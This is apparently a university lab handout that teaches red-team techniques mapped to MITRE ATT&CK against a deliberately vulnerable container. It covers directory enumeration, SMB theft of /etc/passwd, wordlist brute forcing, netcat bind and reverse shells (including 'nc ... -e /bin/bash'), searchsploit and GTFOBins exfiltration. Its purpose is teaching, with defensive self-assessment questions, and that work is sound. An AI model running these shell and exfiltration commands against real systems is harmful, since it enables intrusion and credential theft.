Source: *Stable Diffusion AI*

LABORATORY 11. RED TEAM TECHNIQUES THROUGH MITRE ATT&CK (PART 1)

DEPARTMENT OF COMPUTER SCIENCE. UNIVERSITY OF OVIEDO

Computer Security | 2022 – 2023 (V2.7 *"S-81 Isaac Peral"*)

CONTENT

The Infrastructure of this Laboratory **2**

Block 1: MITRE ATT&CK Phase 3. *TA0001 Initial Access* **4**

Enumerate potential hidden files with interesting information (*T1190. Exploit Public-Facing Application*) 5

Exfiltration through SMB shares (*T1190. Exploit Public-Facing Application*) 5

Password dictionaries of common words against concrete targets (*1078. Valid Accounts*) 6

Online brute forcing with *Nmap* (*1078. Valid Accounts*) 7

Block 2: MITRE ATT&CK Phase 4. *TA0002 Execution* **9**

Netcat as a listening tool *(TA1059. Command and Scripting Interpreter)* 10

Netcat bind shell *(TA1059. Command and Scripting Interpreter)* 10

Netcat reverse shell *(TA1059. Command and Scripting Interpreter)* 11

Non-netcat reverse shell *(TA1059. Command and Scripting Interpreter)* 12

Searchploit (T1203. Exploitation for Client Execution) 12

Block 3: MITRE ATT&CK Phase 9-10: *TA0009. Collection* / *TA0010. Exfiltration* **15**


GTFOBins for data exfiltration 16

Badges and Self-Assessment **17**

THE INFRASTRUCTURE OF THIS LABORATORY

This lab contains the following containers:

- An "attacking" *Kali*, who is the one with the tools installed to exploit the other one.
- A "vulnerable" *Kali*, containing several incorrectly configured services or using weak passwords. It also contains a vulnerable web page accessible through `http://172.11.0.3/eii/` (please include the last `/`)
- Both have access to Internet and are communicated by a private network and the static IPs shown in the diagram. **If you have trouble while building the lab, please remember the deletion scripts we provided in a previous lab to rebuild the infrastructure from scratch and avoid `apt`-related problems.**



BLOCK 1: MITRE ATT&CK PHASE 3. *TA0001 INITIAL ACCESS*

Enumerate potential hidden files with interesting information (*T1190. Exploit Public-Facing Application*)

Practical application: *You need to discover if a website has interesting files accessible on its web server, even if not linked in the webpage*

Use the `dirb` tool installed in the attack container and this cheatsheet to locate potential files that are not linked on the web but may contain "juicy" information. Did you find any?

dirb 2.22 Cheatsheet (ingenieriainformatica.uniovi.es)
HTTP directory and content discovery tool

https://tools.kali.org/web-applications/dirb

GENERAL USAGE

```
./dirb <url_base> [<wordlist_file(s)>] [options]
```

NOTES

<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

HOTKEYS

'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

OPTIONS

-a <agent_string>: Specify your custom USER_AGENT.
-c <cookie_string>: Set a cookie for the HTTP request.
-f: Fine tunning of NOT_FOUND (404) detection.
-H <header_string>: Add a custom header to the HTTP request.
-i: Use case-insensitive search.
-l: Print "Location" header when found.
-N <nf_code>: Ignore responses with this HTTP code.
-o <output_file>: Save output to disk.
-p <proxy[:port]>: Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password>: Proxy Authentication.
-r: Don't search recursively.
-R: Interactive recursion. (Asks for each directory)
-S: Silent Mode. Don't show tested words. (For dumb terminals)
-t: Don't force an ending '/' on URLs.
-u <username:password>: HTTP Authentication.
-v: Show also NOT_FOUND pages.
-w: Don't stop on WARNING messages.
-X <extensions> / -x <exts_file>: Append each word with this extensions.
-z <milisecs>: Add a miliseconds delay to not cause excessive Flood.

EXAMPLES

./dirb http://url/directory/ (Simple Test)
./dirb http://url/ -X .html (Test files with '.html' extension)
./dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
./dirb https://secure_url/ (Simple Test with SSL)

Expected results: This activity will be finished when you are able to launch `dirb` against the EII webpage in the vulnerable container and can use its results to obtain interesting information.

Exfiltration through SMB shares (*T1190. Exploit Public-Facing Application*)

Practical application: *You need to know if a server is exposing interesting files through their shared folders functionality*

Theory topic 5 showed how SMB shares can expose files to remote targets. SMB is a protocol to share folders, files, and printers that works both in *Linux* and *Windows* systems. If improperly configured, it can be used to obtain sensitive data from a remote system just by performing a connection to explore files exposed remotely

via the SMB protocol. This activity consists of using one of the two tools we saw in the theory topics (`SMBMap` or `smbclient`, both installed in the "attack" container) to obtain the `/etc/passwd` file of a remote system. To do that, you can use these resources.

- *SMBMap*: https://github.com/ShawnDEvans/smbmap (official *GitHub*, options list), https://www.nopsec.com/smbmap-wield-it-like-the-creator/ (*Tutorial*)
- *Smbclient*: https://www.cybrary.it/op3n/easily-exploit-poorly-configured-smb

We strongly recommend you to use the appropriate options to list if there are shared SMB folders and, once you find them, use the appropriate options to download sensitive files like the one we mentioned. Also, consider that the shared resources may not require to specify user and/or password.

Expected results: This activity will be finished when you are able to exfiltrate the `/etc/passwd` file via an SMB share by appropriately using one of the mentioned tools and know how to access their contents.

Password dictionaries of common words against concrete targets (*1078. Valid Accounts*)

Practical application: *You need to know if users on a password file use passwords that are words from a webpage, and hence some accounts can be broken like this*

In the laboratory 3 we saw brute-force password cracking techniques against password files. This technique has a similar approach, but this time we will attack **remote services**. However, instead of using randomly generated wordlists, we are going to generate a custom wordlist from the contents of a victim's webpage. Remember that you can access this "victim" web page on the vulnerable *Kali* container using this URL: `http://172.116.0.3/eii/` (please include the last `/`). Use this cheatsheet to generate a word list of the words with more than 5 characters contained in that web page. Please note that tools using these word lists only need the words, not the counters, so ensure they do not appear in the results. **Tutorial:** https://esgeeks.com/como-utilizar-cewl/

CeWL 5.4.8 Cheatsheet (ingenieriainformatica.uniovi.es)

Custom wordlist generation tool

https://digi.ninja/projects/cewl.php

```
operario@kali:~$ cewl -c -m 5 www.di.uniovi.es -w di.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Departamento, 417
Oviedo, 360
Informática, 356
Universidad, 307
uniovi, 206
García, 174
Ingeniería, 148
González, 130
Personal, 120
Gijón, 99
Dirección, 97
María, 96
Alonso, 96
conocimiento, 94
```

GENERAL USAGE

```
cewl [OPTIONS] ... <url>
```

NOTES

<url> is the site to spider looking for words.

OPTIONS

-a, --meta: include meta data.	**-u, --ua <agent>**: User agent to send.
--allowed: A regex pattern that path must match to be followed	**-v, --verbose**: Verbose.
-c, --count: Show the count for each word found.	**-w, --write**: Write the output to the file.
--convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)	**--with-numbers**: Accept words with numbers in as well as just letters
-d <x>,--depth <x>: Depth to spider to, default 2.	**AUTHENTICATION**
--debug: Extra debug information.	**--auth_pass**: Authentication password.
-e, --email: Include email addresses.	**--auth_type**: Digest or basic.
--email_file <file>: Output file for email addresses.	**--auth_user**: Authentication username.
--exclude: A file containing A list of paths to exclude	**PROXY SUPPORT**
-h, --help: Show help.	**--proxy_host**: Proxy host.
-k, --keep: Keep the downloaded file.	**--proxy_password**: Password for proxy, if required.
--lowercase: lowercase all parsed words	**--proxy_port**: Proxy port, default 8080.
-m, --min_word_length: Minimum word length, default 3.	**--proxy_username**: Username for proxy, if required.
--meta_file file: Output file for meta data.	**HEADERS**
--meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.	**--header, -H**: In format name:value - can pass multiple.
-n, --no-words: Don't output the wordlist.	**EXAMPLES**
-o, --offsite: Let the spider visit other sites.	*cewl -c -m 5 www.uniovi.es*
	cewl -e www.uniovi.es

Expected results: This activity will be finished when you are able to generate a word list of words of a predefined minimum length from a website.

Online brute forcing with *Nmap* (*1078. Valid Accounts*)

Practical application: *You need to know if users of a remote service use a password from a wordlist you have, and hence some accounts can be broken like this*

With the previously generated wordlist, your task is now to use `nmap` and its *NSE Script Engine* to find suitable scripts to attack via brute force the services present in the vulnerable machine accepting user/passwords. To facilitate your work, follow these steps:

- Examine the vulnerable container to locate running services, as done in previous laboratories.
- Locate suitable *NSE scripts* that use brute-force techniques against them (go to the `/usr/share/nmap/scripts` directory).
- Use the fact that we know that a valid user in the remote system is `remotessiuser`
- Examine the script documentation to launch the attack with the generated wordlist against the services.
- Obtain the password and test that you can access the cracked service.

Expected results: This activity will be finished when you are able to obtain a valid user / password combination from a remote system using brute-force techniques and a custom word list.

HACK FIRST
HACK HARD
NO MERCY
大和
Cobra Kali

BLOCK 2: MITRE ATT&CK PHASE 4. *TA0002 EXECUTION*

Netcat as a listening tool *(TA1059. Command and Scripting Interpreter)*

Practical application: *You need to understand how netcat works*

To follow this laboratory, it is necessary to familiarize with the multipurpose *Netcat* (`nc`) tool. To do so, the first thing you must do is to put this tool into listening mode in any port you want (`nc -lvp <port>`) and send requests to it (you can send requests to any port just performing a `telnet` to any `<ip> <port>` combination).

Expected results: This activity will be finished when you are able to put a `nc` process to listen into any port of the attack container and you can contact it from the vulnerable container via `telnet` (or another tool you prefer).

Netcat bind shell *(TA1059. Command and Scripting Interpreter)*

Practical application: *You need to create a bind shell on a remote system and run commands on it*

This task consists of setting up a bind shell from the attack machine to the vulnerable one and experiment what can you do with it following this cheatsheet:

Netcat 1.10-46 Cheatsheet (ingenieriainformatica.uniovi.es)
Multipurpose ("Swiss army knife") TCP/IP tool

https://nc110.sourceforge.io/

```
redondo@miw:~$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.20.1 37170 received!
ls
cewl.txt
Desktop
dirsearch
Documents
operario@kali:~$ nc 192.168.20.10 8000 -e /bin/bash
```

GENERAL USAGE

Connect to somewhere: nc [-options] hostname port[s] [ports] ...
Listen for inbound connections: nc -l -p port [-options] [hostname] [port]


NOTES

Port numbers can be individual or ranges: lo-hi [inclusive];
Hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

OPTIONS

-b: allow broadcasts	**-r**: randomize local and remote ports
-c shell commands: as `-e'; use /bin/sh to exec [dangerous!!]	**-s addr**: local source address
-C: Send CRLF as line-ending	**-T tos**: set Type Of Service
-e filename: program to exec after connect [dangerous!!]	**-T**: answer TELNET negotiation
-g gateway: source-routing hop point[s], up to 8	**-u**: UDP mode
-g num: source-routing pointer: 4, 8, 12, …	**-v**: verbose [use -vv to be more verbose]:
-h: Shows help	**-w secs**: timeout for connects and final net reads
-i secs: delay interval for lines sent, ports scanned	**-z**: zero-I/O mode [used for scanning]
-k: set keepalive option on socket	**EXAMPLES**
-l: listen mode, for inbound connects	*nc 192.168.20.10 8000*
-n: numeric-only IP addresses, no DNS	*nc -lvp 8000 -e /bin/sh*
-o file: hex dump of traffic	*nc -lvp 8000*
-p port: local port number	*nc -lvp 8080 > received_content.txt*
-q secs: quit after EOF on stdin and delay of secs	*nc 192.168.100.107 8080 < content_to_send.txt*

And this diagram from the theory topics. **NOTE**: There are two versions of the *NetCat* tool. `nc` lacks support for the `-e` option for security reasons (😉), but there is a second version `ncat` (installed in the vulnerable container) that works the same and has this option enabled. Use this information to finish this exercise. What happens, when you obtain the bind shell, if you run `python3 -c "import pty;pty.spawn('/bin/bash')"`?




Expected results: This activity will be finished when you are able to obtain a bind shell on a remote machine and test it to see what you can do with it. Test this launching the shell as a normal user and later as the `root` user (`sudo su`) to see the differences about what you can exfiltrate and do (for example, try to exfiltrate the `/etc/shadow` file).

Netcat reverse shell *(TA1059. Command and Scripting Interpreter)*

Practical application: *You need to create a reverse shell on a remote system and run commands on it*

The goal of this activity is the same as the previous one, but in this case using a reverse shell. Follow the same cheatsheet and the following diagram from the theory topics.



Expected results: This activity will be finished when you are able to obtain a reverse shell on a remote machine and test it to see what you can do with it.

Non-netcat reverse shell *(TA1059. Command and Scripting Interpreter)*

Practical application: *You need to create a reverse shell on a remote system and run commands on it, even if netcat is not available in the remote system*

The goal of this activity is to open reverse shells from the vulnerable machine to the attack machine using PHP and *Python 3* (installed in the container) following the indications given in the theory topics.

Expected results: This activity will be finished when you are able to obtain a reverse shell on a remote machine and test it to see what you can do with it but using `php` and `python3` (not using `ncat` in the vulnerable container).

Searchploit (T1203. Exploitation for Client Execution)

Practical application: *You need to locate available known exploits of an also known vulnerability*

The "attack" container of the VM has this tool installed. This activity just consists on familiarizing yourself with the tool capabilities, looking for known public exploits of the services (and their versions) you locate in the vulnerable container, by using the options that appear in this cheatsheet. **Tutorial**: https://www.exploit-db.com/searchsploit

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)
Public exploit offline browsing tool

https://www.exploit-db.com/searchsploit

GENERAL USAGE

```
searchsploit [options] term1 [term2] ... [termN]
```

NOTES

For more examples, see the manual: https://www.exploit-db.com/searchsploit
You can use any number of search terms
By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
Use '-c' if you wish to reduce results by case-sensitive searching
And/Or '-e' if you wish to filter results by using an exact match
And/Or '-s' if you wish to look for an exact version match
Use '-t' to exclude the file's path to filter the search results
Remove false positives (especially when searching using numbers - i.e. versions)
When using '--nmap', adding '-v' (verbose), it will search for even more combinations
When updating or displaying help, search terms will be ignored

OPTIONS

SEARCH TERMS

-c, --case [Term]: Perform a case-sensitive search (Default is inSEnsITiVe)
-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")
-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)
--exclude="term": Remove values from results. By using "|" to separate, you can chain multiple values. e.g. --exclude="term1|term2|term3"

OUTPUT

-j, --json [Term]: Show result in JSON format
-o, --overflow [Term]: Exploit titles are allowed to overflow their columns
-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)
-v, --verbose: Display more information in output
-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path
--colour: Disable colour highlighting in search results
--id: Display the EDB-ID value rather than local path

NON-SEARCHING

-h, --help: Show this help screen
-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory
-u, --update: Check for and install any exploitdb package updates (brew, deb & git)
-x, --examine [EDB-ID]: Examine (aka opens) the exploit using $PAGER

AUTOMATION

--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml

EXAMPLES

```
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit Linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit Linux reverse password
searchsploit -j 55555 | json_pp
```

To do it, you should:

- Identify services and versions in the remote machine.
- Locate if there is any vulnerable service and version.
- Look for the exploit EDB-ID in your local system (the exploit name/number).
- Locate where is the corresponding exploit code.
- Inspect the code and think what you should do to launch it (**do not launch it!**)
- Look for the equivalent exploit in https://www.exploit-db.com (the online version of this offline tool) and see the information it provides.

Expected results: This activity will be finished when you are able to obtain and inspect exploits for the located service types, even if they are not for the corresponding versions you find, both offline and

online. You should also be aware of what you should do to launch the located exploits, even if we are not going to run them.

BLOCK 3: MITRE ATT&CK PHASE 9-10: *TA0009. COLLECTION / TA0010. EXFILTRATION*

GTFOBins for data exfiltration

Practical application: *You need to extract information from a remote system using the GTFOBin technique*

GTFOBins are a type of malicious attack technique that uses legitimate OS binaries to different purposes than the ones that they are supposed to. This can be used to a variety of purposes, but in this case, we will use it to exfiltrate files. This activity requires you to do the following:

- Go to corresponding part of the theory topic 7 (*TA0009. Collection*/ *TA0010. Exfiltration*).
- Use the following commands presented in these slides to exfiltrate the `/etc/passwd` file from the vulnerable container to the attack container. If required, turn yourself to `root` into the vulnerable machine to do these tests (`sudo su`)
- Please be careful with the port you use to put `nc` to listen, as the tools may use different ports (look at the theory slide's notes).
- Some of the commands may show errors, you may ignore them if the data is exfiltrated anyway.

Commands to test as exfiltration sources:

- `wget`
- `whois`
- `bash`
- `openssl` (careful with this one, the attacker must do two operations to successfully exfiltrate data)
- `nc`
- `curl`
- `finger`
- `php`

Expected results: This activity will be finished when you are able to exfiltrate the `/etc/passwd` file using the commands we listed, understanding the differences between them.

BADGES AND SELF-ASSESSMENT

NOTE: You have a version of this badge table in an editable format available in the *Virtual Campus*. You can use this file to easily create a document in the format you want and take extended notes of your activities to create a log of what you did. Remember that this material is key to keep track of your self-evaluation.

Badge Level	Unlocked when	Unlocked?
	You can enable a *netcat* listener on any port	
	You understand what the *netcat* listener does when another machine connects to it	
	You can answer this question: *In the data exfiltration techniques we reviewed using GTFOBins, what is the difference when we used the last one (PHP)?*	
	You can answer this question: *Did the bind or reverse shell ask you for user or passwords?*	
	You can locate public exploits for services and their versions	
	Understand the similarities, differences, advantages, and disadvantages between `searchploit` and www.exploit-db.com	
	You can answer this question: *Why the file* `/etc/issue` *may contain sensitive information?*	
	You know how to enumerate remote SMB shared resources	
	You understand why being `root` all the time is a bad idea security-wise	
	You can answer this question: *What is the purpose of having all these possibilities to exfiltrate files with the GTFOBins technique?*	
	You can answer this question: *What is the most direct usage you imagine of having an exfiltrated* `/etc/passwd` *file from a machine?*	
	You can answer this question: *What security tool can prevent several of the exfiltration techniques we saw?*	
	You can answer this question: *Why using terms from a webpage of the target to build a wordlist could be a better approach than a pure brute force strategy?*	
	You can answer these questions: *What happens if you obtain a valid FTP user and password? Can you log in with this user/password combination?*	
	You can answer this question: *What can you do to completely stop bind shells from happening?*	
	You understand the importance of hiding service types and versions. You can answer this question: *Is exploit code fully readable and available with* `searchsploit`*?*	
	You understand how dangerous can be to leave an unprotected shared folder accessible. You can answer this question: *in case you find a protected shared folder, how could you obtain a valid user/password combination?*	
	Understand the dangerousness of data exfiltration and why proper permissions on files are key. You can answer this question: *What files would you exfiltrate to compromise a machine / website / program if you can?*	
	Understand why *GTFOBins* are used instead of custom build exfiltration malware. You can answer this question: *What type of executable do you think it will be more "stealth" to not to be noticed by a surveillance tool?*	

	You can answer this question: *Which tool we used that may prevent remote brute-force attacks like the ones you practice in this lab?*	
	You can answer this question: *Which technique could completely stop password brute-force attack against SSH?*	
	You understand the difference between a bind shell and a reverse shell. You can answer this question: *What is the advantage of using a reverse shell from the viability point of view?* (elements stopping the connection)	
	You can answer these questions: *Why do you think it is useful to know how to use PHP or Python to open a reverse shell? Do they work the same as the NetCat ones?*	
	**Your kind is headed for extinction**: Your exploiting ability enables you to exfiltrate private information, usernames, passwords, and open remote shells over systems with typical vulnerabilities.	